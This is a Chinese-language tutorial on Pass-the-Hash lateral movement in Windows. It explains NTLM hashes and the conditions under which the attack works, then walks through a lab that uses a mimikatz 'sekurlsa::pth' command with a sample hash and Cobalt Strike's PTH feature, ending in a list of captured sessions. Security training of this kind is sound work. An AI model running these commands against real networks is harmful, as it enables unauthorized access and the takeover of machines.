Pass the Hash 哈希传递攻击(PTH)横向移动

哈希传递

大多数渗透测试人员都听说过哈希传递(Pass The Hash)攻击。该方法通过找到与账户相关 的密码散列值(通常是 NTLM Hash)来进行攻击。在域环境中,用户登录计算机时使用的大都是域账号,大量计算机在安装时会使用相同的本 地管理员账号和密码,因此,如果计算机的本地管理员账号和密码也是相同的,攻击者就能使用哈希传递攻击的方法登 录内网中的其他计算机。同 时,通过哈希传递攻击,攻击者不需要花时间破解密码散列值(进而获得密码明文)。 在Windows网络中,散列值就是用来证明身份的(有正确的用户名和密码散列值,就能通过验证),而微软自己的产品和 工具显然不会支持这种攻击,于是,攻击者往往会使用第三方工具来 完成任务。在 WindowsServer2012R2及之后版 本的操作系统中,默认在内存中不会记录明文密码,因此,攻击者往往会使用工具将散列值传递到其他计算机中,进行权 限验证,实现对远程计 算机的控制。

希传递攻击原理

当用户需要登录某网站时,如果该网站使用明文的方式保存用户的密码,那么,一旦该网站出现安全漏洞,所有用户的明 文密码均会被泄露。由此,产生了散列值的概念。当用户设置密码时,网站服务器会对用户输入的密码进行散列加密 处理(通常使用MD5算法)散列加密算法般为单向不可逆算法。当用户登录网站时,会先对用户输入的密码进行散列加 密处理,再与数据 库中存储的散列值进行对比,如果完全相同则表示验证成功。 主流的Windows操作系统,通常会使用 NTLM Hash对访问资源的用户进行身份验证。早期 版本的 Windows操作系 统,则使用 LMHash对用户密码进行验证。但是,当密码大于等于14位 时,就无法使用 LM Hash了。从 Windows vista和 Windowsserver2008版本开始, Windows操作 系统默认禁用 LM Hash,因为在使用 NTLM Hash进行身份认 证时,不会使用明文口令,而是将明文口令通过系统API(例如 Lsalogon User)转换成散列值。不过,攻击者在获得密 码散列值之 后,依旧可以使用哈希传递攻击来模拟用户进行认证。

哈希传递条件

哈希传递攻击的前提：有管理员的 NTLM Hash ， 并且目标机器开放445端口。

Windows Vista 之前的机器，可以使用本地管理员组内用户进行攻击。

Windows Vista 之后的机器，只能是administrator(SID为500)用户的哈希值才能进行哈希传递攻击，其他用户(包括管理员用户但是非administrator)也不能使用哈希传递攻击，会提示拒绝访问

在工作组环境中： Windows Vista 之前的机器，可以使用本地管理员组内用户进行攻击。 Windows Vista 之后的机器，只能是administrator用户的哈希值才能进行哈希传递攻击，其他用户(包括管理员用户但是非administrator)也不能使用哈希传递攻击，会提示拒绝访问。


在域环境中： 只能是域管理员组内用户(可以是域管理员组内非administrator用户)的哈希值才能进行哈希传递攻击，攻击成功后，可以访问域内任何一台机器

哈希传递实验

实验环境如下


```
192.168.41.30 机器是admin用户进行登录 （本地管理员）
192.168.41.20 机器是administrator登录 （本地管理员）
两台机器的administrator administrator用户账号密码相同
```

目前使用dir不能访问20机器



使用mimikatz进行hash传递，


```
mimikatz.exe "privilege::debug" "sekurlsa::pth /user:administrator
/domain:hack.com /ntlm:570a9a65db8fba761c1008a51d4c95ab
```




传递完成后会弹出一个框可以进行链接了

使用cs上线

选择pth攻击





等待上线

175.9.140.137	192.168.41.20	wanli	SYSTEM *	WANLI-PC
175.9.140.137	192.168.41.40	wanli	admin *	PC-WEB
175.9.140.137	192.168.41.40	wanli	admin	PC-WEB